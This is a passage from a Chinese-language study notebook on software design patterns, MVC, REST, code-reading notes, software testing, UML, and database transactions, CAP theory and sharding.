ABSTRACT FACTORY(抽象工厂) 别名：Kit。提供一个创建一系列相关或相互依赖对象的接口，而无需指定它们具体的类。它使得易于交换产品系列，有利于产品的一致性，但难以支持新种类的产品。抽象工厂类可用工厂方法实现，也可用 Prototype 实现。一个具体的工厂可以是 Singleton。

BUILDER(生成器) 将一个复杂对象的构建与它的表示分离，使得同样的构建过程可以创建不同的表示。

FACTORY METHOD(工厂方法) 别名: 虚构造器 (Virtual Constructor)。定义一个用于创建对象的接口, 让子类决定实例化哪一个类。Factory Method 使一个类的实例化延迟到其子类。

PROTOTYPE(原型) 用原型实例指定创建对象的种类, 并且通过拷贝这些原型创建新的对象。

SINGLETON(单件) 保证一个类仅有一个实例, 并提供一个访问它的全局访问点。不死鸟单体 (Phoenix Singleton) 定义了单体的销毁操作, 可以死而复生。

4.8.3 7个结构型模式

ADAPTER(适配器) 别名: Wrapper。将一个类的接口转换成客户希望的另外一个接口, 使得原本由于接口不兼容而不能一起工作的那些类可以一起工作。适配器模式和外观模式的区别是, 前者复用既有接口, 后者定义新接口。

BRIDGE(桥接) 别名: Handle/Body。将抽象部分与它的实现部分分离, 使它们都可以独立地变化。

COMPOSITE(组合) 将对象组合成树形结构以表示“部分 - 整体”的层次结构, 使得用户对单个对象和组合对象的使用具有一致性。例如: 多个层次的视图部件组合成一个文档。

DECORATOR(装饰) 别名: Wrapper。动态地给一个对象添加一些额外的职责。就增加功能来说, Decorator 模式相比生成子类更为灵活。例如: 一些 GUI 工具箱为窗口组件添加图形装饰。装饰模式和组合模式具有类似的结构图, 说明它们都基于递归组合来组织可变数量的对象。但组合模式旨在构造类使得多个相关对象能够以统一方式处理, 多重对象被当作一个对象处理。

FACADE(外观) 为子系统中的一组接口提供一个一致的界面, 该模式定义了一个高层接口, 这个接口使得这一子系统更加容易使用。例如: 编译器前端。

FLYWEIGHT(享元) 运用共享技术有效地支持大量细粒度的对象。例如文档编辑器为每种字符 (如 128 个 ASCII 字符) 共享一个 flyweight 对象。享元模式常伴随引用计数和垃圾回收。可以用享元模式实现 State 和 Strategy 对象。

PROXY(代理) 别名: Surrogate。为其他对象提供一种代理以控制对这个对象的访问。常见场景: 远程代理 (隐藏对象不在本地的事实)、虚代理 (可按需创建对象, 如加载文档

时用只知道图片大小的 ImageProxy 代理不在第一页的图片)、保护代理和智能指针。后两种情况允许访问一个对象前有一些附加的 HouseKeeping Task。

4.8.4 11 个行为型模式

CHAIN OF RESPONSIBILITY(职责链) 使多个对象都有机会处理请求, 从而避免请求的发送者和接收者之间的耦合关系。将这些对象连成一条链, 并沿着这条链传递该请求, 直到有一个对象处理它为止。如用户点击帮助时, 按照按钮 - 对话框 - 应用程序顺序向 UI 中的一个组件请求帮助信息。

COMMAND(命令) 别名: 动作 (Action), 事务 (Transaction)。将请求封装为一个对象, 从而使你可用不同的请求对客户进行参数化; 对请求排队或记录请求日志, 以及支持可撤销的操作。Command 对象将接受者对象绑定于一个动作, 并调用接受者的动作。命令模式将操作的调用者和接受者进行解耦。可用于实现 GUI 菜单。

INTERPRETER(解释器) 给定一个语言, 定义它的文法的一种表示, 并定义一个解释器, 这个解释器使用该表示来解释语言中的句子。用于语法树分析。只适用于简单的文法和对效率要求不高的场合。

ITERATOR(迭代器) 别名: 游标 (Cursor)。提供一种方法顺序访问一个聚合对象中各个元素, 而又不需暴露该对象的内部表示。

MEDIATOR(中介者) 用一个中介对象来封装一系列的对象 (Colleague) 交互。中介者使各对象不需要显式地相互引用, 从而使其耦合松散, 而且可以独立地改变它们之间的交互。该模式用一对多交互代替多对多交互从而简化对象协议, 更容易维护和扩展。例如, 一个对话框可以跟多个相互约束的 UI 控件通信。外观模式为一个子系统提供了一个方便的接口, 协议是单向的, 而中介者对象则提供了双向交互的协作行为。

MEMENTO(备忘录) 别名: Token。在不破坏封装性的前提下, 捕获一个对象 (原发器, originator) 的内部状态, 使得负责人 (Caretaker) 对象在原发器之外保存这个状态为一个备忘录对象。这样以后负责人对象就可将备忘录对象交给原发器, 使原发器恢复到原先保存的状态。该模式简化了原发器, 因为状态管理工作不再由原发器负责。使用备忘录可能代价很高。

OBSERVER(观察者) 别名: 依赖 (Dependents), 发布 - 订阅 (Publish-Subscribe)。定义对象间的一种一对多的依赖关系, 当一个对象 (目标, subject) 的状态发生改变时, 所有依赖于它的对象 (观察者, observer) 都得到通知并被自动更新。Subject 提供注册和删

除 observer 的接口, observer 提供更新通知接口。例如, Excel 中表格中数据改变时, 柱状图也相应地改变了。

STATE(状态) 别名: 状态对象 (Objects for States)。允许一个对象 (Context 对象) 在其内部状态改变时改变它的行为。对象看起来似乎修改了它的类。需要实现若干 State 对象, 定义一个接口以封装 Context 的一个特定状态相关的行为。State 对象将与特定状态相关的行为局部化, 且将不同状态的行为分割开, 并使得 Context 对象状态转换显式化、原子化。如果 State 对象没有实例变量, 则可以作为享元进行共享。

STRATEGY(策略) 别名: 政策 (Policy)。定义一系列的算法, 把它们一个个封装起来, 并且使它们可相互替换。本模式使得算法可独立于使用它的客户而变化。Strategy 类层次实现一批算法, Context 类用 strategy 对象进行配置, 维护对 strategy 对象的引用, 并定义接口让 strategy 对象访问它的数据。该模式是对象继承的替代方法, 消除了一些条件语句。客户可以自行选择合适的策略, 从而也必须了解不同策略的区别。

TEMPLATE METHOD(模板方法) 定义一个操作中的算法的骨架, 而将一些步骤延迟到子类中。使得子类可以不改变一个算法的结构即可重定义该算法的某些特定步骤。在基类中定义一个模板方法, 调用原语操作。在派生类中重写原语操作。在 C++ 中, 模板方法可定义为 protected 非虚成员函数, 原语操作为 virtual 函数。模板方法通过继承来改变算法的一部分, 而 Strategy 模式使用委托来改变整个算法。

VISITOR(访问者) 表示一个作用于某对象结构 (如语法树) 中的各元素的操作。它使你可以在不改变各元素的类的前提下定义作用于这些元素的新操作。适用情形: 一个对象结构包含很多类对象, 而你想对这些对象实施一些依赖于其具体类的操作; 定义对象结构的类很少改变, 但经常需要在此结构上定义新的操作。改变对象结构类需要重定义对所有访问者的接口, 这可能需要很大的代价。如果对象结构类经常改变, 那么可能还是在这些类中定义这些操作较好。

4.8.5 委托

委托 (delegation) 是对象组合的特例, 它使得组合具有与继承相同的复用能力。State, Strategy 和 Visitor 使用了委托。State, Strategy 都是通过改变受托对象来改变委托对象的行为。Visitor 中, 对象结构每个元素上的操作都被委托到 Visitor 对象。Mediator, Bridge 和 Chain of Responsibility 则未必那么多地 (less heavily) 用到了委托。(猜测委托的涵义在于自己不怎么干活)

4.8.6 MVC

控制器掌管着用户的请求，它的主要功能就是调用并协调需要的资源/对象来执行用户请求。通常控制器会为任务调用合适的模型，以及选择合适的视图。模型是指运用于数据之上的数据规则和数据内容，它一般对应于应用程序所要管理的对象。在软件系统中，任何事物都可以被抽象成可以对其以某种方式进行处理的数据模型。

MVC 跟设计模式有什么联系？

MVC 不是一种设计模式（design pattern），它是一种架构模式。也有人说，MVC 模式是一种复合模式（复合设计模式为两种或两种以上设计模式结合在一起）。MVC 中的模型（MODEL）采用了观察者模式。也就是说，如果模型状态改变，对应的视图和控制器状态也会随之改变；MVC 中的控制器（Controller）采用了策略模式，视图将行为委托给了控制器，并且可以动态的改变行为，也就是动态的更换控制器；MVC 中的视图采用了组合模式，视图中的窗口、面板、按钮、标签等。这些组件有的是组合节点，有的是叶子节点，利用组合模式可以让这些节点采取统一的处理方式。

MVC 的好处是什么？

易扩展，易维护。MVC 的一个最明显好处就是它将视图展示和应用逻辑清晰的分离开来。

4.8.7 DAO

In computer software, a **data access object (DAO)** is an object that provides an abstract interface to some type of database or other persistence mechanism. By mapping application calls to the persistence layer, DAO provide some specific data operations without exposing details of the database. This isolation supports the Single responsibility principle. It separates what data accesses the application needs, in terms of domain-specific objects and data types (the public interface of the DAO), from how these needs can be satisfied with a specific DBMS, database schema, etc. (the implementation of the DAO). Although this design pattern is equally applicable to the following: (1- most programming languages; 2- most types of software with persistence needs; and 3- most types of databases) it is traditionally associated with Java EE applications and with relational databases .

4.8.8 REST

In computing, **representational state transfer (REST)** is the software architectural style of the Web. More precisely, REST is an architectural style consisting of a coordinated set of architectural constraints applied to components, connectors, and data elements, within a distributed hypermedia

system. REST ignores the details of component implementation and protocol syntax in order to focus on the roles of components, the constraints upon their interaction with other components, and their interpretation of significant data elements.

The term was introduced and defined in 2000 by Roy Fielding in his doctoral dissertation at UC Irvine. Fielding used REST to design HTTP 1.1 and Uniform Resource Identifiers (URI). To the extent that systems conform to the constraints of REST they can be called **RESTful**. RESTful systems typically, but not always, communicate over Hypertext Transfer Protocol (HTTP) with the same HTTP verbs (GET, POST, PUT, DELETE, etc.) that web browsers use to retrieve web pages and to send data to remote servers.[4] REST systems interface with external systems as web resources identified by Uniform Resource Identifiers (URIs), for example /people/tom, which can be operated upon using standard verbs such as DELETE /people/tom.

The formal REST constraints are:

- Client–server
- Stateless
- Cacheable
- Layered system
- Code on demand (optional)
- Uniform interface
 - Identification of resources
 - Manipulation of resources through these representations
 - Self-descriptive messages
 - Hypermedia as the engine of application state(HATEOAS)

Web service APIs that adhere to the REST architectural constraints are called **RESTful APIs**. Unlike SOAP-based web services, there is no "official" standard for RESTful web APIs. This is because REST is an architectural style, while SOAP is a protocol. Even though REST is not a standard per se, most RESTful implementations make use of standards such as HTTP, URI, JSON, and XML.

The PUT and DELETE methods are referred to as idempotent, meaning that the operation will produce the same result no matter how many times it is repeated. The GET method is a safe method (or nullipotent), meaning that calling it produces no side-effects.

4.9 读书要点

Q: 阅读过哪些经典著作?

A:

computer arch(2) CSAPP, Computer Arch a quantitative approach

networking and os(2) top-down approach,modern os

compilers(1) dragon book

programming languages(3) C++ Primer, Thinking in C++, thinking in Java

programming idoms and patterns(3) Gof, programming pearls, Effective C++

alg(1) Introduction to Algorithms

unix(2) Unix Network Programming, APUE

Software engineering(2) The Mythical Man-Month, Peopleware

non-classics cryptography and security, big talk storage

4.9.1 谭浩强

谭浩强的风格缺陷: main 函数签名不标准, 改写静态字符串, 域括号后面没有换行, 声称要先在纸上写程序再输入。

4.9.2 陈皓

学习编程需要十年; 程序员不是青春饭, 30岁才入门。

4.9.3 ACE

一般地,I/O 多路复用机制都依赖于一个事件多路分离器(Event Demultiplexer)。分离器对象可将来自事件源的 I/O 事件分离出来, 并分发到对应的 read/write 事件处理器(Event Handler)。开发人员预先注册需要处理的事件及其事件处理器(或回调函数); 事件分离器负责将请求事件传递给事件处理器。两个与事件分离器有关的模式是 Reactor 和 Proactor。Reactor 模式采用同步 IO, 而 Proactor 采用异步 IO。可参考 ACE 源码。

ACE:connectors, pool。ACE 不仅仅是类库, 而是通过模式协同在一起的一系列相关的类, 如果对设计模式熟悉, 那么会用助于学习 ACE。




图 4-3 kobject

4.10 代码阅读心得

Nginx 1.0.14 约 10 万行代码 (wc -l 返回 12 万行)。Linux 内核 2.6.11 版本约 600 万行。SGI STL 约有 2.4 万行。

任何大型的代码都有预分配内存的思想。Linux 上有内存池，slab 分配器。Nginx 有 slab 分配器和内存池。SGI STL 有两级内存分配器，参[4.5](#)。

封装：struct 中只有成员变量的封装，函数指针实际上也是作为变量进行封装。成员函数封装，在 C 语言中相当于将操作同一结构的接口放在相同的接口文件中。

继承：ngx_module_t 中的 ctx 字段，这种结构实现了继承，ngx_module_t 相当于基类，而 ctx 指向派生类成员 (包含在 ngx_http_module_t 等结构中)，虽然存储方式不同于 C++ 的派生类。

多态：内核中多态的典型例子是虚拟文件系统。VFS 可看做抽象基类，提供 struct file_operations 相当于虚函数表。

重载 (编译期多态)：C 语言中经常使用 flag 变量作为函数参数实现类似重载的效果。

组合：Linux 内核中，kobject 包含于 kset，如图 4-3 所示。Linux 和中定义有 struct list_head 和 struct rb_node(类似于 Nginx 中的 ngx_queue_t 和 ngx_rbtree_node_t)，用于生成双链表或红黑树，其他结构中包含它们可以看做组合。

复合型数据结构：如 epoll 中的 epitem 节点既属于红黑树，又属于双链表 (因为包含 list_head)。前者用于被监控对象插入删除操作 (epoll_ctl)，后者是为准备提交给用户的事件。struct sched_entity 也同时包含 struct rb_node 和 list_head。sched_entity 用于 CFS (完全公平调度)，task_struct 包含了一个 sched_entity。

特性萃取：trait 模板、category 类体系、重载函数体系。

Nginx 用 event 对象的 instance 位来处理过期事件问题，instance 是 bool 值，这样做有一定的概率还是会出错，应该改为一个较长的整形，每次新分配连接时增一，这样，出错的概率极小。

Nginx 的过滤模块链表并非链表，而是由各个模块的实现文件中的两个静态变量 top 和 next 实现的。

4.11 开源代码阅读推荐

LwIP 轻量级协议栈，代码干净，注释详细

memcached 一套分布式的高速缓存系统，用 CRC-32 计算键值后，将数据分散在不同的机器上，数据会以 LRU 机制替换掉

Redis Key-Value 数据库，C 编写，很短，可以全部看下。

Lua 一门动态语言，提供了一个虚拟机。几万行 C 代码，简洁优美

uC/OS II 作为一个 RTOS 代码非常不多，分层也挺清楚的

libevent Libevent 是一个轻量级的开源高性能网络库，使用者众多，c 语言编写

VxWorks 美国 WindRiver 公司 RTOS，VxWorks 相对简单，模块清晰，代码风格良好

Lucene 搜索领域的经典项目，是一个高效的，基于 Java 的全文检索库

Sqlite sqlite 是一款轻量级的、基于文件的嵌入式数据库，C 编写

Duplicity Python 项目。整合已有工具链，实现数据加密增量备份这一任务

Quake III 雷神之锤，一个游戏

trac 基于 Python 的软件项目管理系统，拥有强大的 bug 管理功能，并集成了 Wiki 用于文档管理。它还支持代码管理工具 Subversion，这样可以在 bug 管理和 Wiki 中方便地参考程序源代码

其他 python, LVS, android SDK, BOOST, jdk, spring, openstack, MySQL

4.12 软件测试

4.12.1 白盒测试

白盒测试（white-box testing）也称结构测试、逻辑驱动测试或基于程序本身的测试。测试应用程序的内部结构或运作，而不是测试应用程序的功能（即黑盒测试）。在白盒测试时，以编程语言的角度来设计测试案例。测试者输入数据验证数据流在程序中的流动路径，并确定适当的输出，类似测试电路中的节点。测试者了解待测试程序的内部结构、算法等信息，这是从程序设计者的角度对程序进行的测试。

缺点：过分复杂，有时候不切实际，它可能会忽视检测规格说明中未被实现的部分。

主要有基本路径测试（Prime path testing）和逻辑覆盖两种技术设计测试用例。

基本路径测试法是在程序控制流图的基础上，通过分析控制构造的环路复杂性，导出基本可执行路径集合，从而设计测试用例的方法。设计出的测试用例要保证在测试中程序的每个可执行语句至少执行一次。

逻辑覆盖是以程序内部的逻辑结构为基础的设计测试用例的技术。根据覆盖目标的不同和覆盖源程序语句的详尽程度，逻辑覆盖又可分为：语句覆盖、判定覆盖、条件覆盖、条件/判定覆盖、条件组合覆盖、点覆盖、边覆盖、路径覆盖等。

4.12.2 黑盒测试

黑盒测试，软件测试的主要方法之一，也可以称为功能测试、数据驱动测试或基于规格说明的测试。测试者不了解程序的内部情况，不需具备应用程序的代码、内部结构和编程语言的专门知识。只知道程序的输入、输出和系统的功能，这是从用户的角度针对软件界面、功能及外部结构进行测试，而不考虑程序内部逻辑结构。测试案例是依应用系统应该做的功能，照规范、规格或要求等设计。测试者选择有效输入和无效输入来验证是否正确的输出。此测试方法可适合大部分的软件测试，例如单元测试（unit testing）、集成测试（integration testing）以及系统测试（system testing）。

可采用等价类划分、边界值分析、错误推测法等技术设计测试用例。

等价类划分法是一种典型的、重要的黑盒测试方法，它将程序所有可能的输入数据（有效的和无效的）划分成若干个等价类。然后从每个部分中选取具有代表性的数据当做测试用例进行合理的分类，测试用例由有效等价类和无效等价类的代表组成，从而保证测试用例具有完整性和代表性。

使用边界值分析方法设计测试用例时一般与等价类划分结合起来。但它不是从一个等价类中任选一个例子作为代表，而是将测试边界情况作为重点目标，选取正好等于、刚刚大于或刚刚小于边界值的测试数据。

在测试程序时，人们可能根据经验或直觉推测程序中可能存在的各种错误，从而有针对性地编写检查这些错误的测试用例，这就是错误推测法。

4.13 UML 类图

UML 的类图关系分为：关联、聚合/组合、依赖、泛化（继承）。而其中关联又分为双向关联、单向关联、自身关联。

关系所表现的强弱程度依次为：组合 > 聚合 > 关联 > 依赖。

4.13.1 关联

双向关联：C1-C2：指双方都知道对方的存在，都可以调用对方的公共属性和方法。

在 GOF 的设计模式书上是这样描述的：虽然在分析阶段这种关系是适用的，但我觉得它对于描述设计模式内的类关系来说显得太抽象了，因为在设计阶段关联关系必须被映射为对象引用或指针。对象引用本身就是有向的，更适合表达我们所讨论的那种关系。所以这种关系在设计的时候比较少用到，关联一般都是有向的。

双向关联在代码的表现为双方都拥有对方的一个指针，当然也可以是引用或者是值。

第 5 章

数据库

5.1 事务

5.1.1 ACID

ACID，是指数据库管理系统（DBMS）在写入/异动资料的过程中，为保证交易（transaction）是正确可靠的，所必须具备的四个特性：原子性（atomicity，或称不可分割性）、一致性（consistency）、隔离性（isolation，又称独立性）、持久性（durability）。

- 原子性：一个事务（transaction）中的所有操作，要么全部完成，要么全部不完成，不会结束在中间某个环节。事务在执行过程中发生错误，会被回滚（Rollback）到事务开始前的状态，就像这个事务从来没有执行过一样。
- 一致性：在事务开始之前和事务结束以后，数据库的完整性没有被破坏。这表示写入的资料必须完全符合所有的默认规则，这包含资料的精确度、串联性以及后续数据库可以自发性地完成预定的工作。例如对于约束 $a+b=10$ ，一个事务改变了 a ，就必须改变 b 。
- 隔离性：两个事务的执行是互不干扰的，一个事务不可能看到其他事务运行时，中间某一时刻的数据。
- 持久性：在事务完成以后，该事务对数据库所作的更改便持久地保存在数据库之中，，并不会有回滚。

由于一项操作通常会包含许多子操作，而这些子操作可能会因为硬件的损坏或其他因素产生问题，要正确实现 ACID 并不容易。ACID 建议数据库将所有需要更新以及修改的资料一次操作完毕，但实际上并不可行。

目前主要有两类方式实现 A 和 D 特性：第一种是 Write ahead logging(WAL, 预写式日志)。第二种是 Shadow paging(影子分页技术)。

预写式日志 (WAL) 是一种实现事务日志的标准方法。有关它的详细描述可以在大多数（如果不是全部的话）有关事务处理的书中找到。简而言之，WAL 的中心思想是对数据文件的修改（它们是表和索引的载体）必须是只能发生在这些修改已经记录了日志之后，也就是说，在描述这些变化的日志记录冲刷到永久存储器之后。如果我们遵循这个过程，那么我们就不需要在每次事务提交的时候都把数据页冲刷到磁盘，因为我们知道在出现崩溃的情况下，我们可以用日志来恢复数据库：任何尚未附加到数据页的记录都将先从日志记录中重做（这叫向前滚动恢复，也叫做 REDO）。使用 WAL 的第一个主要的好处就是显著地减少了磁盘写的次数。因为在日志提交的时候只有日志文件需要冲刷到磁盘；而不是事务修改的所有数据文件。在多用户环境里，许多事务的提交可以用日志文件的一次 fsync() 来完成。而且，日志文件是顺序写的，因此同步日志的开销要远比同步数据页的开销要小。这一点对于许多小事务修改数据存储的许多不同的位置更是如此。另外一个好处就是数据页的完整性。实际情况是，在 WAL 之前，PostgreSQL 从来不能保证在崩溃的情况下数据页的完整性。ARIES 是 WAL 家族中的一个流行的算法。

相对于 WAL 技术，shadow paging 技术实现起来比较简单，消除了写日志记录的开销恢复的速度也快（不需要 redo 和 undo）。shadow paging 的缺点就是事务提交时要输出多个块，这使得提交的开销很大，而且以块为单位，很难应用到允许多个事务并发执行的情况——这是它致命的缺点。Shadow paging is a copy-on-write technique for avoiding in-place updates of pages. Instead, when a page is to be modified, a shadow page is allocated. Since the shadow page has no references (from other pages on disk), it can be modified liberally, without concern for consistency constraints, etc. When the page is ready to become durable, all pages that referred to the original are updated to refer to the new replacement page instead. Because the page is "activated" only when it is ready, it is atomic.

Many databases rely upon locking to provide ACID capabilities. Locking means that the transaction marks the data that it accesses so that the DBMS knows not to allow other transactions to modify it until the first transaction succeeds or fails. The lock must always be acquired before processing data, including data that is read but not modified. Non-trivial transactions typically require a large number of locks, resulting in substantial overhead as well as blocking other transactions. For example, if user A is running a transaction that has to read a row of data that user B wants to modify, user B must wait until user A's transaction completes. Two phase locking is often applied to guarantee full isolation.

An alternative to locking is multiversion concurrency control, in which the database provides each reading transaction the prior, unmodified version of data that is being modified by another active transaction. This allows readers to operate without acquiring locks, i.e. writing transactions do not block reading transactions, and readers do not block writers. Going back to the example,

when user A's transaction requests data that user B is modifying, the database provides A with the version of that data that existed when user B started his transaction. User A gets a consistent view of the database even if other users are changing data. One implementation, namely snapshot isolation, relaxes the isolation property.

Guaranteeing ACID properties in a distributed transaction across a distributed database where no single node is responsible for all data affecting a transaction presents additional complications. Network connections might fail, or one node might successfully complete its part of the transaction and then be required to roll back its changes, because of a failure on another node. The two-phase commit protocol (not to be confused with two-phase locking) provides atomicity for distributed transactions to ensure that each participant in the transaction agrees on whether the transaction should be committed or not. Briefly, in the first phase, one node (the coordinator) interrogates the other nodes (the participants) and only when all reply that they are prepared does the coordinator, in the second phase, formalize the transaction.

5.1.2 ARIES 恢复算法

ARIES(Algorithms for Recovery and Isolation Exploiting Semantics) is a recovery algorithm designed to work with a no-force, steal database approach; it is used by IBM DB2, Microsoft SQL Server and many other database systems.

ARIES 三大原则:

- Write ahead logging: Any change to an object is first recorded in the log, and the log must be written to stable storage before changes to the object are written to disk.
- Repeating history during Redo: On restart after a crash, ARIES retraces the actions of a database before the crash and brings the system back to the exact state that it was in before the crash. Then it undoes the transactions still active at crash time.
- Logging changes during Undo: Changes made to the database while undoing transactions are logged to ensure such an action isn't repeated in the event of repeated restarts.

no-force 策略是指，事务提交时不需要原地 (in-place) 修改。For frequently changed objects, a no-force policy allows updates to be merged and so reduce the number of write operations to the actual database object. A no-force policy also reduces the seek time required for a commit by having mostly sequential write operations to the transaction log, rather than requiring the disk to seek to many distinct database objects during a commit.

5.1.3 CAP 原理

关系数据库的 ACID 模型拥有高一致性和可靠性，丧失可用性。

ACID，即原子性 (Atomicity)、一致性 (Consistency)、隔离性 (Isolation)、持久性 (Durability)。其中的一致性强调当程序员定义的事务完成时，数据库处于一致的状态。如对于转帐来说，事务完成时必须是 A 少了多少钱 B 就多了多少钱。

对于很多互联网应用来说，对于一致性要求可以降低，而可用性 (Availability) 的要求则更为明显。从而产生了弱一致性的理论 BASE。BASE 模型反 ACID 模型，完全不同 ACID 模型，牺牲高一致性，获得可用性或可靠性。BASE，即 Basically Available (基本可用)、Soft-state (软状态)、Eventual Consistency (最终一致性)。

比如，你在网上书店买书，任何一个人买书这个过程都会锁住数据库直到买书行为彻底完成（否则书本库存数可能不一致），买书完成的那一瞬间，世界上所有的人都可以看到熟的库存减少了一本（这也意味着两个人不能同时买书）。这在小的网上书城也许可以运行的很好，可是对 Amazon 这种网上书城却并不是很好。而对于 Amazon 这种系统，他也许会用 cache 系统，剩余的库存数也许是之前几秒甚至几个小时前的快照，而不是实时的库存数，这就舍弃了一致性。并且，Amazon 可能也舍弃了独立性，当只剩下最后一本书时，也许它会允许两个人同时下单，宁愿最后给那个下单成功却没货的人道歉，而不是整个系统性能的下降。

BASE 思想的主要实现有：1. 按功能划分数据库；2. sharding 碎片。BASE 思想主要强调基本的可用性，如果你需要高可用性，也就是纯粹的高性能，那么就要以一致性或容错性为牺牲，BASE 思想的方案在性能上还是有潜力可挖的。

现在 NoSQL 运动丰富了拓展了 BASE 思想，可按照具体情况定制特别方案，比如忽视一致性，获得高可用性等等，NoSQL 应该有下面两个流派：1. Key-Value 存储，如 Amaze Dynamo 等，可根据 CAP 三原则灵活选择不同倾向的数据库产品。2. 领域模型 + 分布式缓存 + 存储 (Qi4j 和 NoSQL 运动)，可根据 CAP 三原则结合自己项目定制灵活的分布式方案，难度高。这两者共同点：都是关系数据库 SQL 以外的可选方案，逻辑随着数据分布，任何模型都可以自己持久化，将数据处理和数据存储分离，将读和写分离，存储可以是异步或同步，取决于对一致性的要求程度。不同点：NoSQL 之类的 Key-Value 存储产品是和关系数据库头碰头的产品 BOX，可以适合非 Java 如 PHP RUBY 等领域，是一种可以拿来就用的产品，而领域模型 + 分布式缓存 + 存储是一种复杂的架构解决方案，不是产品，但这种方式更灵活，更应该是架构师必须掌握的。

在分布式数据系统中，也有一个 CAP 原理，包含三个要素：

一致性 (Consistency) 在分布式系统中的所有数据备份，在同一时刻是否同样的值。

可用性 (Availability) 在集群中一部分节点故障后，集群整体是否还能响应客户端的读写

请求。(a guarantee that every request receives a response about whether it was successful or failed)

分区容忍性 (Partition tolerance) 集群中的某些节点在无法联系后，集群整体是否还能继续进行服务。(the system continues to operate despite arbitrary message loss or failure of part of the system)。所谓网络分区是指网络中出现故障导致网络被分割成几个部分。

一致性就是数据保持一致，在分布式系统中，可以理解为多个节点中数据的值是一致的。而一致性又可以分为强一致性与弱一致性。强一致性可以理解为在任意时刻，所有节点中的数据是一样的。同一时间点，你在节点 A 中获取到 key1 的值与在节点 B 中获取到 key1 的值应该都是一样的。弱一致性包含很多种不同的实现，目前分布式系统中广泛实现的是最终一致性。最终一致性是弱一致性的一种特例。所谓最终一致性，就是不保证在任意时刻任意节点上的同一份数据都是相同的，但是随着时间的迁移，不同节点上的同一份数据总是在向趋同的方向变化。也可以简单的理解为在一段时间后，节点间的数据会最终达到一致状态。对于最终一致性最好的例子就是 DNS 系统，由于 DNS 多级缓存的实现，所以修改 DNS 记录后不会在全球所有 DNS 服务节点生效，需要等待 DNS 服务器缓存过期后向源服务器更新新的记录才能实现。类似的，还有一些其它的弱一致性实现。

CAP 原理指的是，这三个要素最多只能同时实现两点，不可能三者兼顾。因此在进行分布式架构设计时，必须做出取舍。而对于分布式数据系统，分区容忍性是基本要求，否则就失去了价值。因此设计分布式数据系统，就是在一致性和可用性之间取一个平衡。对于大多数 web 应用，其实并不需要强一致性，因此牺牲一致性而换取高可用性，是目前多数分布式数据库产品的方向。

对于一致性，可以分为从客户端和服务端两个不同的视角。从客户端来看，一致性主要指的是多并发访问时更新过的数据如何获取的问题。从服务端来看，则是更新如何复制分布到整个系统，以保证数据最终一致。一致性是因为有并发读写才有的问题，因此在理解一致性的问题时，一定要注意结合考虑并发读写的场景。

从客户端角度，多进程并发访问时，更新过的数据在不同进程如何获取的不同策略，决定了不同的一致性。对于关系型数据库，要求更新过的数据能被后续的访问都能看到，这是强一致性。如果能容忍后续的部分或者全部访问不到，则是弱一致性。如果经过一段时间后要求能访问到更新后的数据，则是最终一致性。

最终一致性根据更新数据后各进程访问到数据的时间和方式的不同，又可以分为：

因果一致性 如果进程 A 通知进程 B 它已更新了一个数据项，那么进程 B 的后续访问将返回更新后的值，且一次写入将保证取代前一次写入。与进程 A 无因果关系的进程 C 的访问遵守一般的最终一致性规则

read-your-writes 一致性 当进程 A 自己更新一个数据项之后，它总是访问到更新过的值，绝不会看到旧值。这是因果一致性模型的一个特例。

会话（Session）一致性 这是上一个模型的实用版本，它把访问存储系统的进程放到会话的上下文中。只要会话还存在，系统就保证“读己之所写”一致性。如果由于某些失败情形令会话终止，就要建立新的会话，而且系统的保证不会延续到新的会话。

单调（Monotonic）读一致性 如果进程已经看到过数据对象的某个值，那么任何后续访问都不会返回在那个值之前的值。

单调写一致性 系统保证来自同一个进程的写操作顺序执行。要是系统不能保证这种程度的一致性，就非常难以编程了。

上述最终一致性的不同方式可以进行组合，例如单调读一致性和读己之所写一致性就可以组合实现。并且从实践的角度来看，这两者的组合，读取自己更新的数据，和一旦读取到最新的版本不会再读取旧版本，对于此架构上的程序开发来说，会少很多额外的烦恼。

从服务端角度，如何尽快将更新后的数据分布到整个系统，降低达到最终一致性的时
间窗口，是提高系统的可用度和用户体验非常重要的方面。对于分布式数据系统：

N 数据复制的份数

W 更新数据是需要保证写完成的节点数

R 读取数据的时候需要读取的节点数

如果 $W+R > N$ ，写的节点和读的节点重叠，则是强一致性。例如对于典型的一主一备同步复制的关系型数据库， $N=2, W=2, R=1$ ，则不管读的是主库还是备库的数据，都是一致的。

如果 $W+R \leq N$ ，则是弱一致性。例如对于一主一备异步复制的关系型数据库， $N=2, W=1, R=1$ ，则如果读的是备库，就可能无法读取主库已经更新过的数据，所以是弱一致性。

对于分布式系统，为了保证高可用性，一般设置 $N \geq 3$ 。不同的 N, W, R 组合，是在可用性和一致性之间取一个平衡，以适应不同的应用场景。

如果 $N=W, R=1$ ，任何一个写节点失效，都会导致写失败，因此可用性会降低，但是由于数据分布的 N 个节点是同步写入的，因此可以保证强一致性。如果 $N=R, W=1$ ，只需要一个节点写入成功即可，写性能和可用性都比较高。但是读取其他节点的进程可能不能获取更新后的数据，因此是弱一致性。这种情况下，如果 $W < (N+1)/2$ ，并且写入的节点不重叠的话，则会存在写冲突。

5.2 数据库优化

数据库优化措施包括：

- 索引
- 拆分
- 读写分离
- 缓存，如 memcached
- 优化 SQL 语句，减少不必要的 where, order by, select 语句不使用 *，减少访问数据库次数（宁可集中批量操作，避免频繁读写）

5.2.1 数据库拆分 (分布式)

- 垂直(纵向)拆分：是指按功能模块拆分，比如分为订单库、商品库、用户库...这种方式多个数据库之间的表结构不同。
- 水平(横向)拆分：将同一个表的数据进行分块保存到不同的数据库中，这些数据库中的表结构完全相同
 - 顺序拆分，如可以按订单的日期按年份划分，2003 年的放在 db1 中，2004 年的 db2，以此类推。当然也可以按主键标准拆分。
 - hash 取模分，优点是分布均匀
 - 增加一层数据库维护拆分映射关系，优点是灵活性强

5.2.2 读写分离

